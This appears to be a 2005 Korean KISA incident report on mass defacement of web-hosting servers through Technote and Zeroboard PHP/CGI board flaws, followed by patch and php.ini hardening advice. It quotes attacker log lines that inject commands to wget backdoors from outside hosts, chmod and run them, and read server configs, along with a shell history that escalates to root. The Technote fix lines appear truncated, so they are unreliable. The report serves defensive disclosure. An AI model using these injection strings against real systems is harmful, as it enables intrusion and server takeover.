PHP 웹 게시판 관련 침해사고 분석 및 보안대책

2005. 1. 4

인터넷침해사고대응지원센터 (KISC)

KISA 한국정보보호진흥원

목 차

1. 개요

o 04년 12월 28일부터 05년 1월 4일까지의 기간동안 무려 2,300여개의 홈페이지가 변조되는 피해가 발생했는데, 이는 하나의 서버에 다수의 웹사이트가 구성되어 있는 웹 호스팅 서버의 해킹으로 인해 하나의 서버가 해킹 당함으로서 다수의 사이트가 변조되는 경우가 많았기 때문이다.

o 이러한 웹호스팅 서버에는 수십, 수백개의 홈페이지가 존재하여, 이중 하나의 홈페이지에 문제점이 존재할 경우, 서버에서 운영되고 있는 전체 홈페이지가 변조 또는 파괴되는 사태가 발생하게 된다.

o 이에 본 문서에서는 최근 발생한 해킹사고 사례분석을 통해 피해원인을 파악하고, 홈페이지의 안전한 운영과 보안대책, 그리고 웹호스팅 서버의 기본적인 운영방안에 대해 알아보도록 한다.

2. 사고사례 및 분석

1) 테크노트 게시판 취약점을 이용한 침해사고 사례

04년 10월 28일, 17개 사이트에 대해 웹호스팅 서비스를 제공하고 있던 국내 리눅스 서버가 브라질 해커그룹에 의해 홈페이지가 변조되는 사고가 발생하였다.

홈페이지를 변조시킨 「int3rc3pt0r」라는 해커그룹은 한국의 서버를 대상으로 많은 사고를 일으키고 있는 그룹으로서 04년 10월 한달 동안에 200여개의 국내 홈페이지를 변조한 것으로 확인되었다.

<그림 2> 국내 사이트 웹변조 화면

해당 서버의 분석결과, 웹호스팅 고객이 운영중인 한 사이트에 설치된 테크노트의 취약점을 이용해 시스템에 침입, 홈페이지를 변조한 것으로 확인되었다.

본 사고는, 테크노트 게시판에 파일을 업로드 혹은 다운로드 할 때 사용되는 CGI 프로그램에서 관련 URL을 체크하지 않아 시스템 명령이 실행 될 수 있는 취약점을 이용하였다. 먼저 국외의 사이트에 저장시킨 백도어용 프로그램을 해당 피해시스템에 업로드 하여, 업로드 한 백도어 프로그램의 실행을 위해 해당 백도어 파일에 실행권한을 부여한 후 실행하여 피해시스템에 백도어를 오픈 하였다.

```
201.9.xxx.xxx - - [28/Oct/2004:10:59:45 +0900] "GET
/cgi/b/t/board/main.cgi?board=FREE_BOARD&command=xxxx_xxxx&xxxxxx=|wget%20-P%20/tm
p%20http://xxx.xxxxx.com/xxxxx/xxxxx/rootedoor| HTTP/1.1" 200 5 "-" "Mozilla/4.0 (compatible;
MSIE 5.0; Windows 98; DigExt)"
 ㄴ 백도어 파일 업로드
201.9.xxx.xxx - - [28/Oct/2004:11:00:10 +0900] "GET
/cgi/b/t/board/main.cgi?board=FREE_BOARD&command=xxxx_xxxx&xxxxxx=|cd%20..;cd%20..;cd
%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20
..;cd%20/tmp;chmod%20777%20rootedoor;./rootedoor| HTTP/1.1" 200 5 "-" "Mozilla/4.0
(compatible; MSIE 5.0; Windows 98; DigExt)"
  ㄴ 백도어파일 권한변경 및 실행
201.9.xxx.xxx - - [28/Oct/2004:11:00:20 +0900] "GET
/cgi/b/t/board/main.cgi?board=FREE_BOARD&command=xxxx_xxxx&xxxxxx=|cd%20..;cd%20..;cd
%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20
..;cd%20/tmp;ls| HTTP/1.1" 200 3514 "-" "Mozilla/4.0 (compatible; MSIE 5.0; Windows 98;
DigExt)"
  ㄴ 백도어 파일 설치여부 확인
201.9.xxx.xxx - - [28/Oct/2004:11:00:53 +0900] "GET
/cgi/b/t/board/main.cgi?board=FREE_BOARD&command=xxxx_xxxx&xxxxxx=|wget%20-P%20/var
/tmp/%20http://xxx.xxx.com/xxxxx/xxxxx/rootedoor| HTTP/1.1" 200 5 "-" "Mozilla/4.0
(compatible; MSIE 5.0; Windows 98; DigExt)"
 ㄴ 백도어 파일 업로드 재시도
201.9.xxx.xxx - - [28/Oct/2004:11:01:17 +0900] "GET
/cgi/b/t/board/main.cgi?board=FREE_BOARD&command=xxxx_xxxx&xxxxxx=|cd%20..;cd%20..;cd
%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20..;cd%20
/var/tmp/;chmod%20777%20rootedoor;./rootedoor| HTTP/1.1" 200 69 "-" "Mozilla/4.0
(compatible; MSIE 5.0; Windows 98; DigExt)"
  ㄴ 백도어파일 권한변경 및 실행
```

그 후, 생성한 백도어를 통해 피해 시스템에 접속한 후 root 권한 획득을 위해 wget을 사용해 로컬 취약점 공격프로그램을 다운로드 및 실행하여 root 권한을 획득하였다.

웹로그 부분과 시스템의 last 로그를 통해 침입한 IP는 201.9.xxx.xxx으로 확인되며, Whois 조회를 통해 브라질 IP임을 알 수 있었다.

```
[root@kormb tmp]# ls -alct
total 468
drwxr-xr-x    19 root     root        4096 Oct 29 12:38 ..
drwxrwxrwt     2 root     root        4096 Oct 29 04:05 .
-rw-------     1 www      www          234 Oct 28 12:34 .bash_history
-rwxrwxrwx     1 www      www       446714 Oct 28 11:04 brk2
                                                  ㄴ 로컬취약점 공격툴
-rwxrwxrwx     1 www      www       10927 Oct 28 11:01 rootedoor
                                                  ㄴ 백도어 프로그램
[root@kormb tmp]# more .bash_history
w
cd tmp
wget
ls
uname -a
locate httpd.conf
locate httpd.conf
find / -name httpd.conf
wget http://www.xxxxxxx.com.br/brk2
chmod 777 brk2.htm
./brk2.htm
chmod 777 brk2
./brk2
cp brk2 /var/tmp
cd ..
cd ..
cd /var/tmp
./brk2
```

```
bash-2.05a$ id
uid=502(abcd) gid=502(abcd) groups=502(abcd) → 일반 사용자 권한 접속상태
bash-2.05a$ cd /var/tmp
bash-2.05a$ ./brk2
id
sh-2.05a# id
uid=0(root) gid=0(root)              → 해킹툴 실행후 루트권한으로 변경됨
sh-2.05a#
```

```
inetnum:      201.0/12
status:       allocated
owner:        Comite Gestor da Internet no Brasil
ownerid:      BR-CGIN-LACNIC
responsible:  Frederico A C Neves
address:      Av. das Naes Unidas, 11541, 7° andar
address:      04578-000 - San Paulo - SP
country:      BR
phone:        +55 11 9119-0304 []
owner-c:      CGB
tech-c:       CGB
```

본 사례는 시스템 관리자가 패치 작업등을 통해 시스템을 제대로 관리하더라도 취약한 게시판을 설치·운영하는 등 일반 사용자의 부주의가 해킹피해를 초래할 수 있다는 것을 보여준다.

2) 제로보드 게시판 취약점을 이용한 침해사고 사례

2005년 1월 2일, 약 1200여개에 달하는 사이트가 운영중인 국내의 웹 호스팅 서버가 브라질 해커그룹에 의하여 홈페이지가 변조되는 사고가 발생하였다.


분석결과, 해당 서버는 현재 취약점이 존재하는 것으로 알려진 PHP 4.3버전과 제로보드 4.1 pl4버전이 사용되고 있었다. 특히 공격을 인지하기 이전까지 php.ini 파일의 "allow_url_fopen = On" 및 “register_globals = On” 으로 설정되어 있어, PHP 설정 및 제로보드 취약점 문제로 인해 피해가 발생한 것으로 추정되었다.


웹로그 분석을 통해 최초 공격은 2005년 1월 2일 12:56:10에 200.193.xxx.xxx(브라질)로부터 시도된 것이 확인되었으며, 제로보드의 취약점 중 하나인 원격 사이트의 PHP 파일을 로컬에서 구동시킬 수 있는 취약점을 이용한 것을 알 수 있었다.

```
200.193.xxx.xxx - - [02/Jan/2005:12:56:10 +0900] "GET
/bbs/include/xxxxx.php?dir=http://xxx.xxxx.xxx/yc/xxx.xxx?&xxx=id;%20uname%20-a;%20pwd
HTTP/1.1" 200 8298
200.193.xxx.xxx - - [02/Jan/2005:13:00:18 +0900] "GET
/bbs/include/xxxxx.php?dir=http://xxx.xxxx.xxx/yc/xxx.xxx?&xxx=cd%20/tmp;%20wget%20http://xxx.
xxx.org/xxx/bd;%20chmod%20777%20bd;%20./bd HTTP/1.1" 200 8284
200.193.xxx.xxx - - [02/Jan/2005:13:02:33 +0900] "GET
/bbs/include/xxxxx.php?dir=http://xxx.xxxx.xxx/yc/xxx.xxx?&xxx=cd%20/etc/httpd/conf;%20cat%20ht
tpd.conf%20|%20grep%20ServerName HTTP/1.1" 200 8438
200.193.xxx.xxx - - [02/Jan/2005:13:03:07 +0900] "GET
/bbs/include/xxxxx.php?dir=http://xxx.xxxx.xxx/yc/xxx.xxx?&xxx=cd%20/etc/httpd/conf;%20cat%20ht
tpd.conf HTTP/1.1" 200 60320
```

다음은 netstat 명령을 이용해 TCP 1666번 포트의 접속상태를 확인한 내용이다. 해당 포트는 netstat 명령을 통해 /tmp 디렉토리에 위치한 bd라는 파일이 오픈한 것임을 확인하였으나, 실행 후 삭제된 것을 알 수 있다.


```
[root@blue log]# netstat -na |grep 1666
tcp   0      0 0.0.0.0:1666            0.0.0.0:*               LISTEN
tcp   5      0 211.239.xxx.xxx:1666    200.193.xxx.xxx:32813   CLOSE_WAIT
tcp   2      0 211.239.xxx.xxx:1666    200.193.xxx.xxx:32803   ESTABLISHED
tcp   15     0 211.239.xxx.xxx:1666    201.1.xxx.xxx:2751      CLOSE_WAIT
tcp   7      0 211.239.xxx.xxx:1666    200.151.xxx.xxx:32799   CLOSE_WAIT
---------------------------------------------------------------------------
inetnum:      200.128/9
status:       allocated
owner:        Comite Gestor da Internet no Brasil
ownerid:      BR-CGIN-LACNIC
responsible:  Frederico A C Neves
address:      Av. das Na寤es Unidas, 11541, 7?andar
address:      04578-000 - S? Paulo - SP
country:      BR
```





백도어 프로그램인 bd를 이용해 시스템에 접속한 후 쉘을 확보하고, 이후 root 권한을 획득한 것으로 보인다. 백도어 프로그램인 bd는 15시경이후 설치되었으며, CPU의 95%를 차지하고 있었다.

```
apache    3382 79.3  0.0   1440   312 ?        R    13:42 488:55 ./bd
apache    3383  0.0  0.1   2168   892 ttyp0    S    13:42   0:00 sh -i
root      3482  0.0  0.1   2200   892 ttyp0    S    13:44   0:06 /bin/sh
```



rc등 부팅 디렉토리와 기타 위치에서 더 이상의 악성 프로그램을 발견할 수는 없었다.

3. 보안대책

가. 공개게시판의 취약점 대책

1) 테크노트 취약점 보안대책

o 2004년 10월 14일 이전버전 사용 시 테크노트 홈페이지에서 제공되는 패치버젼을 설치하거나 관련설정을 변경한다.

o 설정변경 방법

- technote/library/Lib-5.cgi에서 소스 상단 부분
  → exit if($FORM'filename'=~/\;|\ 코드 추가

- technote/print.cgi에서 소스 상단 29~30 번 라인에 있는 &parse; 위 코드의 바로 아래 라인에
  → exit if($FORM'img'=~/\;|\ 코드 추가

※ 관련 URL
: http://www.technote.co.kr/cgi-bin/techtop/technote2/read.cgi?board=notice&y_number=17&mnew=1

2) 제로보드 취약점 보안대책

o 취약한 버전의 제로보드를 사용하고 있고, php.ini의 설정에서 allow_url_fopen이 on으로 설정되어 있을 경우, 외부 PHP 소스를 통해 시스템 명령어가 실행될 수 있는 취약점이 존재한다.

o 제로보드 4.1 pl4이하 버전 사용 시 4.1 pl5로 업그레이드 해야 하며, allow_url_fopen의 설정을 Off로 변경해야 한다. 패치파일은 기존 사용자를 위해 일부 파일이 변경된 버젼과 풀 버젼의 2가지가 있다.

※ 패치 다운로드 URL
: http://www.nzeo.com/bbs/zboard.php?id=main_notice&no=176

3) 기타 공개게시판 취약점 보안대책

o 그누보드 취약점 보안대책

- 그누보드 3.39이하 버전 사용 시 3.41 버전으로 업그레이드 한다.

※ 패치 다운로드 URL
: http://sir.co.kr/?doc=bbs/gnuboard.php&bo_table=pds&page=1&wr_id=1910

o phpBB 취약점 보안대책

- phpBB의 구성파일 중 viewtopic.php의 highlight 파라미터로 전달되는 부분의 문제점으로 인해 임의의 시스템 명령어가 실행될 수 있는 취약점이 존재한다.
- phpBB 2.0.10이하 버전 사용 시 2.0.11이상의 버전으로 업그레이드 한다.

※ 패치 다운로드 URL
: http://www.phpbb.com/downloads.php

o Korweblog 취약점 보안대책

- 다음과 같이 삭제 작업과 설정 변경한다.
  . 설치 후 사용하지 않는 install 관련파일은 삭제
  . php.ini의 allow_url_fopen은 Off로 설정
- 제작자가 제시한 임시해결책을 적용한다.
  . korweblog 1.6.2-cvs 및 이전 버전 사용 시 /install/index.php의 내용을 다음과 같이 수정한다.

```
--- index_1_6_1.php Mon Dec 27 17:31:50 2004
+++ index.php Mon Dec 27 17:40:51 2004
@@ -18,7 +18,10 @@

$G_VER = "1.6.1";

-if (!empty($lng)) include("lang/$lng" . ".php");
+if (!empty($lng)) {
+ if (eregi("\.\.",$lng) || eregi("/",$lng)) $lng="korean";
+ include("lang/$lng" . ".php");
+}

$sql_form ="<P>
<TABLE><TR><TD COLSPAN=2><B>". _SQL_INPUT ."</B></TD>
```

나. PHP 취약점 보안대책

php로 제작된 게시판의 취약점이 지속적으로 발견되고 있어 관련 게시판 사용 시 해당 게시판의 취약점 존재여부의 확인과 더불어 php의 패치 및 설정에도 주의를 기울여야 한다.

1) 보안패치 설치

o PHP 4.3.9를 포함한 이하 버전이나 PHP 5.0.2이하 버전 사용 시 PHP 4.3.10 이나 PHP 5.0.3으로 업그레이드한다.

※ 보안권고문 및 참조사이트
http://secunia.com/advisories/13481/
http://www.php.net/release_4_3_10.php
※ 패치 다운로드 URL
http://www.php.net/downloads.php

2) 환경설정 변경

o 외부의 홈페이지를 현재의 사이트에서 실행할 필요가 없다면 allow_url_fopen은 Off로 설정하여 URL이 파일처럼 사용되지 않도록 한다.

o 웹서버를 통해 전달받는 값들이 글로벌 변수로 사용되도록 설정하는 부분인 register_globals의 경우 보안상 Off로 설정하는 것이 좋으나 Off로 설정되어 있을 경우 특정 게시판에서 동작에 문제가 생기므로 사용중인 게시판 프로그램에 맞춰 설정을 변경한다.

o 스크립트 실행 중 발생되는 에러는 외부의 침입자에게 유용한 정보가 될 수 있다. display_errors를 Off로 설정하여 이러한 에러 메시지가 접속자에게 보여지지 않게 할 수 있다. 또, display_errors를 Off로 설정하더라도 PHP 시작시의 에러는 표시가 되는데, 시작시의 에러를 표시하지 않는 것은 display_startup_error를 Off로 설정하여 해결할 수 있다.

o 위의 display_errors 설정과 함께 log_errors를 On으로 설정하여 스크립트 에러 메시지가 서버의 에러 로그파일에 기록되도록 설정

할 수 있다. 또, 에러로그의 기록정도는 error_reporting의 설정을 통해 지정할 수 있다.

4. 결론

o 최근의 해킹사고의 대부분은 웹 어플리케이션의 취약점을 이용한 사고가 대부분을 차지하고 있어 서버의 취약점 패치나 접근제한 등의 기본적인 보안설정 이외에도 웹호스팅 고객이 운영중인 홈페이지의 보안에 대해서도 주의를 기울여야 한다.

o 특히, 호스팅 업체에서 직접 설정하거나 제작한 게시판 프로그램을 제공하여 고객이 임의의 게시판 프로그램을 사용하지 못하도록 제한하고, 별도의 게시판 서버를 운영하여 게시판을 이용한 해킹 사고 시에도 홈페이지의 변조까지는 발생하지 않도록 하여야 한다.

o 웹호스팅 서버의 경우 많은 양의 로그가 생성되어 로그의 관리에 어려움이 따르지만, 사고 조사분석이 원활히 진행 될 수 있도록 로그서버를 운영하여야 한다.